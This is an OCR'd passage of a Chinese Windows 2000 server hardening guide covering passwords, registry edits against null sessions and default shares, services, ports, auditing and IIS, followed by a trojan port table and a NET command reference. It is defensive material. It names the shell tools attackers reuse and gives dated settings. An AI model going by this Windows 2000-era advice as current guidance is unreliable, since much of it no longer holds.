


图2

帐号应该尽可能少些等，删除一些测试帐户、无用系统帐户和不使用的帐户。这些帐户往往是黑客们入侵系统的突破口，系统的帐户越多，黑客们得到合法用户的权限可能性一般也就越大。给每个用户设定相应用户组和权限。管理员还应该经常检查系统的帐户，看是否有陌生可疑帐户多出来或普通帐户越权变为管理员帐户。

最后还可以开启“本地安全策略”中的“帐户策略”，具体策略可以设置为：复位帐户锁定计数器 20分钟 ，帐户锁定时间 20分钟 ，帐户锁定阈值 3次。

四、密码安全

密码可能就是一个用户的唯一验证信息，对系统安全来说它是至关重要的，但是它的安全性却是最容易被用户忽略。许多用户把自己的公司名，生日，用户名、纪念日、常用的英文单词或者一些别的一猜就到的东西做密码，比如“123456”，“123abc”，“790511” “iloveyou” “letmein”等等，这些口令在黑客面前安全几乎为0，破解它们只要几秒钟的时间；应该尽量选用复杂的口令，最好能是英文、符号、数字包括大小写的组合。对密码的长度也应该进行限定，不要使用5位或5位以下的字符作为密码。5位的密码是很不可靠的，建议安全的密码最少是8位。还应该要定期改变密码。

对某些远程等录服务的一定时间内用户等录次数进行限定，以防止黑客远程破解。这些可以通过“本地安全策略”工具中的“密码策略”的设置来完成，如图3。开启密码策略，启用密码复杂性要求，根据你的实际需要设置密码长度最小值，密码存留期，强制密码历史等。




图3

如果你的系统安全性很高，还可以考虑使用智能卡。使用智能卡来代替的密码验证有很多好处，一可以防止密码过于简单，二可以避免出现密码过于复杂而忘掉的麻烦。

五、关闭IPC空连接和默认共享

在关闭IPC连接默认情况下，任何用户通过空连接连上服务器，进而枚举出帐号，猜测密码。我们可以通过修改注册表来禁止建立空连接：

Local_Machine\System\CurrentControlSet\Control\LSA-RestrictAnonymous 的值改成”1”即可。

关闭默认共享：默认情况下，windows2000系统为方便管理存在许多默认共享，这些共享带来许多安全隐患，我们可以通过修改注册表来关闭它们：

(1) 禁止C$、D$一类的缺省共享

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters

AutoShareServer、REG_DWORD、0x0

(2) 禁止ADMIN$缺省共享

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters

AutoShareWks、REG_DWORD、0x0

(3) 限制IPC$缺省共享

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa

restrictanonymous REG_DWORD

0x0 缺省

0x2 匿名用户无法连接本机IPC$共享

如果确实有需要可以另外开共享，不过别忘了把共享文件的权限从”everyone”组改成“授权用户”，因为“everyone” 在win2000中意味着任何有权进入你的网络的用户都能够获得这些共享资料。

六、关闭不需要的服务

Win2000系统中存在着许许多多服务，有些你需要，有些你并不需要，所以你有很多的服务需要配置，关闭不需要的服务并使得它不再启动时加载。这里我们需要遵守的最基本的原则就是运行尽可能少的服务。另外要注意的是使得可以运行服务的计算机用户尽可能的少，最好是本地系统账户。

最好是你能关闭所有的没有用的和不需要的服务，但实际中是很难做到的， Win2000系统中服务很多，大概有近百个服务，怎么知道哪些有用，哪些没用呢？这其实还得看你的实际需要，不过一般最普通的工作站必须的服务有：

DNS Client
EventLog
Logical Disk Manager
Network Connections
Manager _ Plug & Play
Protected Storage
Remote Procedure Call
Remote Registry Service
RunAs service _ Security
Accounts Manager*

作为一个普通的没有特殊要求的工作站最基本的服务大概就是这些服务，如果你的主机作为一个域控器，那还得在上面的服务的基础上增加下面几个服务：

DNS Server _ File Replication Service
Kerberos Key Distribution Center _ Net Logon _ NT LM Service Provider _
RPC Locator
Windows Time

如果你要每个服务都要弄清楚，那只能找微软公司各项服务功能和依赖关系的的文档说明，

然后一个个对照下去关了。

关闭服务时，我们点击“控制面板”→“管理工具”→“服务”，双击指定服务，如图4，工具会弹出服务属性对话框，点击停止按钮停止这项服务，然后你还要改变它的启动类型为已“禁用”才行，这样以后系统再次启动才会不加载这个服务。还有些服务之间有着依存关系，关闭的时候要一起关闭。




图4

如果你认为这个服务实在没用或者留着危险性很高，你也可以删除这个服务相关的程序来彻底删除这个服务。像windows 2000 的 TS，RAS 都可能给你的系统带来严重的安全威胁，如果不使用就关闭它。

其实在实际应用中，安全和服务在很多时候是矛盾的，服务越多往往意味着你的系统要承担的安全风险就越大，但毕竟服务器是给用户提供房屋的，也不能一味地从安全出发关闭所有服务，如果安全原则妨碍了系统应用，那么这个安全原则也不是一个好的原则，所以我们要寻求的是安全和服务之间的平衡。

七、关闭不必要的端口

端口是计算机和外部网络相连的逻辑接口，也是计算机的第一道屏障，端口配置正确与否直接影响到主机的安全，一般来说，仅打开你需要使用的端口会比较安全，配置的方法是在网卡属性－TCP/IP－高级－选项－TCP/IP筛选中启用TCP/IP筛选，如图5，添入要筛选的端口就行了，设置完毕后要重新启动计算机才能生效。




图5

不过对于win2000的端口过滤来说，有一个不好的特性：只能规定开哪些端口，不能规定关闭哪些端口，这样对于需要开大量端口的用户就比较痛苦。关闭端口意味着减少功能，在安全和功能上面需要你作一点决策。所以现在有条件点的企业中关闭端口功能一般转移到了硬件上，通过防火墙和路由器的设置对一些特定的端口数据包进行过滤。

八、目录和文件权限安全设置

为了控制好服务器上用户的权限，同时也为了预防以后可能的入侵和溢出，我们还必须非常小心地设置目录和文件的访问权限，访问权限分为：读取、写入、读取及执行、修改、列目录、完全控制。在默认的情况下，大多数的文件夹对所有用户（Everyone这个组）是完全敞开的（Full Control），你需要根据应用的需要进行权限重设。

在进行权限控制时，请记住以下几个原则：

▲限是累计的：如果一个用户同时属于两个组，那么他就有了这两个组所允许的所有权限；

▲拒绝的权限要比允许的权限高（拒绝策略会先执行）：如果一个用户属于一个被拒绝访问某个资源的组，那么不管其他的权限设置给他开放了多少权限，他也一定不能访问这个资源。所以请非常小心地使用拒绝，任何一个不当的拒绝都有可能造成系统无法正常运行；

▲ 文件权限比文件夹权限高

▲ 仅给用户真正需要的权限，权限的最小化原则是安全的重要保障；

九、设置安全策略

安全审核是win2000最基本的入侵检测方法。当有人尝试对你的系统进行某些方式（如尝试用户密码,改变帐户策略，未经许可的文件访问等等）入侵的时候，都会被安全审核记录下来。但Win2000的默认安装是不开任何安全审核的！也就是如果默认安装后你不开启安全审核，系统根本不会进行任何安全记录，你的安全日志也永远是空的，如果有入侵事件发生，你也无从发现他的痕迹。所以要注意了，安装完成后请你到“本地安全策略”—“审核策略”中打开相应的审核，如图6，审核项目既不能太少也不能太多，太少往往会漏过一些重要记录，而审核项目太多不仅查看麻烦而且会占用系统资源，我们建议开启的的审核是：

账户管理　成功　失败
登录事件　成功　失败
对象访问　失败
策略更改　成功　失败
特权使用　失败
系统事件　成功　失败
目录服务访问　失败
账户登录事件　成功　失败

同样，Terminal Service的安全日志默认也是不开的，我们可以在“终端服务配置”打开“连接”中的图标的属性，如图7，然后选“权限”—“高级”中配置安全审核，一般来说只要记录登录、注销事件就可以了。




图 6




图 7

十、IIS 安全配置

IIS是我们最常用的一个服务软件，但同时它也是各个组件中漏洞最多的一个，所以对IIS进行安全配置是非常重要的。

首先把默认的存放WEB的文件夹Inetpub目录彻底删掉，在别的分区上盘建一个新的文件夹，在IIS管理器中将主目录指向这个新建的文件夹路径，如图8。接着把IIS安装时默认的scripts等可执行虚拟目录一概删除，如果你需要什么权限的目录可以自己建，要注意的是有写权限和执行程序的权限，没有绝对的必要最好不要设。 第三，打开IIS管理器中右击主机→属性→ WWW 服务编

辑→主目录配置→应用程序映射，在IIS管理器中删除必须之外的任何无用映射，如idq、ida、printer、htw、htr等等，一般的主机只要ASP，ASA这两个映射就够了。接着在刚刚那个窗口的应用程序调试书签内将脚本错误消息改为发送文本，不然ASP出错的时候会泄露你的程序/网络/数据库结构。最后，为了保险起见，你可以使用IIS的备份功能，将刚刚的设定全部备份下来，这样就可以随时恢复IIS的安全配置。还有，如果你怕IIS负荷过高导致服务器满负荷死机，也可以在性能中打开CPU限制，例如将IIS的最大CPU使用率限制在70%。




图8

十一、其它措施

上面我们已经对这个系统做了比较系统的配置了，这样你的系统安全性有很大提高了，最后还有几点要补充的：

EFS加密：在必要时可以使用加密文件系统(EFS)来加密文件，这样即使有人把你的硬盘挂到别的主机上也无法读取，当然(EFS)加密必须是NTFS分区才能进行。

安装防毒软件：很多Win2000服务器都没有安装杀毒软件，现在病毒特别是蠕虫泛滥的时代里，给服务器装一个好的杀毒软件还是有必要的，它不仅能杀掉一些著名的病毒，还能查杀大量木马和后门程序，使“黑客”们使用的那些有名的木马就毫无用武之地了，还有不要忘了经常升级病毒库。

安装安全工具：经过安全配置后系统的安全性的确大为提高，但并不是绝对地安全，也不一定能防止那些艺高胆大的网络黑客的入侵。所以安装一些安装入侵检查系统系统和完整检验工具日志察看工具等等，像Snort就是一个功能强大的而且可以从网上免费得到的IDS，它们会帮助你监视网络情况，发现黑客攻击等异常情况时会自动报警。

备份数据：虽然现在服务器的硬盘容量都很大，但是你还是应该考虑是否有必要把一些重要的用户数据(文件，数据表，项目文件等)存放在另外一个安全的服务器中，并且经常备份它们，因为无论是物理损坏或者人为破坏一旦数据丢失要恢复是非常麻烦的，备份是你恢复资料的有效途径。备份完资料后，把备份盘防在安全的地方。千万别把资料备份在同一台服务器上。

自我测试：安全配置完后，你可以自己当回黑客，用各种黑客工具和端口扫描，漏洞扫描程序对自己的系统进行测试，为了真实模拟，最好放到互联网上进行测试。通过测试我们可以发现许多潜在的问题和漏洞，然后再一一进行解决发现的问题。

移除不安全程序：把一些工具从NT目录中转移到一个安全的目录，例如：cmd.exe，net.exe，telnet.exe，ftp.exe，tftp.exe，debug.exe，xcopy.exe 等，可以使黑客上来后找不到合适的工具和SHELL。

到此Win2000服务器安全配置介绍完了，其实网络安全是一项系统工程，它不仅有空间的跨度，还有时间的跨度，我们应该知道：网络中的系统是没有永远的绝对的安全，我们只能说一台主机在一定的情况一定的时间上是安全的，随着网络结构的变化、新的漏洞的发现，管理员/用户的操作，主机的安全状况是随时随地变化着的，只有让安全意识和安全制度贯穿整个过程才能做到真正的安全。

附 录

附录一 常见端口对照表

7=Echo
20=Ftp Data
21=FTP Open Server
23=Telnet
25=Smtp
31=Master Paradise.80
53=DNS,Bonk (DoS Exploit)
79=Finger
80=Http
110=Pop3
113=Auther Idnet
119=Nntp
121=BO jammerkillah
137=NetBios-NS
138=NetBios-DGN
139=NetBios-SSN
143=IMAP
161=Snmp
162=Snmp-Trap
194=Irc
443=Https
456=Hackers Paradise
555=Stealth Spy(Phase)
666=Attack FTP
1001=Silencer
1001=WebEx
1010=Doly trojan v1.35
1011=Doly Trojan
1015=Doly trojan v1.5
1024=NetSpy.698 (YAI)
1025=NetSpy.698
1033=Netspy
1042=Bla1.1
1047=GateCrasher.b
1047=GateCrasher.c
1080=Wingate
1243=SubSeven
1245=Vodoo
1269=Maverick's Matrix
1433=MSSQL
1492=FTP99CMP (BackOriffice. FTP)
1807=SpySender
1981=ShockRave
1999=Backdoor (YAI)
1999=BackDoor.200
1999=BackDoor.201
1999=BackDoor.202
1999=BackDoor.203
1509=Streaming Server
1600=Shiv
2001=TrojanCow
2023=Pass Ripper
2140=DeepThroat.10
2140=Invasor
2140=The Invasor
2283=Rat
2565=Striker
2583=Wincrash2
2801=Phineas
3129=MastersParadise.92
3150=Deep Throat 1.0
3210=SchoolBus
3306=MYSQL
3389=windows 终端服务
4000=OICQ Client
4567=FileNail
4950=IcqTrojan
5000=Blazer 5
5190=ICQ Query
5321=Firehotcker
5400=BackConstruction1.2
5400=BladeRunner
5550=Xtcp
5569=RoboHack
5714=Wincrash3
5742=Wincrash
6400=The Thing
6669=Vampire
6670=Deep Throat
6711=SubSeven
6713=SubSeven
6767=NT Remote Control
6771=Deep Throat 3
6776=SubSeven
6883=DeltaSource
6939=Indoctrination
6969=Gatecrasher.a
7007=windows media
7306=NetMonitor (NetSpy)
7307=ProcSpy
7308=X Spy
7626=木马冰河
7789=ICQKiller
8000=OICQ Server
8080=WWW
8787=BackOfrice 2000
9400=InCommand
9401=InCommand
9402=InCommand
9872=Portal of Doom
9875=Portal of Doom
9989=InIkiller
10167=Portal Of Doom
10607=Coma

11000=Senna Spy Trojans
11223=ProgenicTrojan
12076=Gjamer
12076=MSH.104b
12223=Hack?9 KeyLogger
12345=NetBus 1.x
12346=NetBus 1.x
12631=WhackJob.NB1.7
16969=Priotrity
17300=Kuang2

附录2 NET命令详表

Net Accounts

更新用户帐号数据库、更改密码及所有帐号的登录要求。必须要在更改帐号参数的计算机上运行网络登录服务。

net accounts [/forcelogoff:{minutes | no}] [/minpwlen:length] [/maxpwage:{days |

unlimited}] [/minpwage:days] [/uniquepw:number] [/domain]

net accounts [/sync] [/domain]

参数

无

键入不带参数的 net accounts，将显示当前密码设置、登录时限及域信息。

/forcelogoff:{minutes | no}

设置当用户帐号或有效登录时间过期时，结束用户和服务器会话前的等待时间。no 选项禁止强行注销。该参数的默认设置为 no。 指定 /forcelogoff:minutes 之后，Windows NT 在其强制用户退出网络 minutes 分钟之前，将给用户发出警报。如果还有打开的文件，Windows NT 将警告用户。如果 minutes 小于两分钟，Windows NT 警告用户立即从网络注销。

/minpwlen:length

设置用户帐号密码的最少字符数。允许范围是 0-14，默认值为 6。

/maxpwage:{days | unlimited}

设置用户帐号密码有效的最大天数。unlimited 不设置最大天数。/maxpwage 选项的天数必须大于 /minpwage。允许范围是 1-49,710 天 (unlimited)。默认值为 90 天。

/minpwage:days

设置用户必须保持原密码的最小天数。0 值不设置最小时间。允许范围是 0-49,710 天，默认值为 0 天。

/uniquepw:number

要求用户更改密码时，必须在经过 number 次后，才能重复使用与之相同的密码。允许范围是 0-8。默认值为 5。

/domain

在当前域的主域控制器上执行该操作。否则只在本地计算机执行操作。

该参数仅用于 Windows NT Server 域中的 Windows NT Workstation 计算机，Windows NT Server 计算机默认为在主域控制器执行操作。

/sync

当用于主域控制器时，该命令使域中所有备份域控制器同步；当用于备份域控制器时，该命令仅使该备份域控制器与主域控制器同步。该命令仅适用于 Windows NT Server 域成员的计算机。

Net Computer

从域数据库中添加或删除计算机。该命令仅在运行 Windows NT Server 的计算机上可用。

net computer \computername {/add | /del}

参数

